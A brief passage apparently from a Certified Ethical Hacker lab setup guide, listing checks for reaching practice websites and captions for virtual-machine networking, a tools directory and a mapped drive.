
- 7** Check if you can access <http://www.certifiedhacker.com>
- 8** Make sure you can access Moviescope and GoodShopping websites at <http://www.moviescope.com> and <http://www.goodshopping.com>




Ping Between Virtual Machines and Host



CEH-Tools Directory in Windows Server 2012 (D:\CEH-Tools)




Mapped Network Drive (Z:) in Windows 8.1 VM



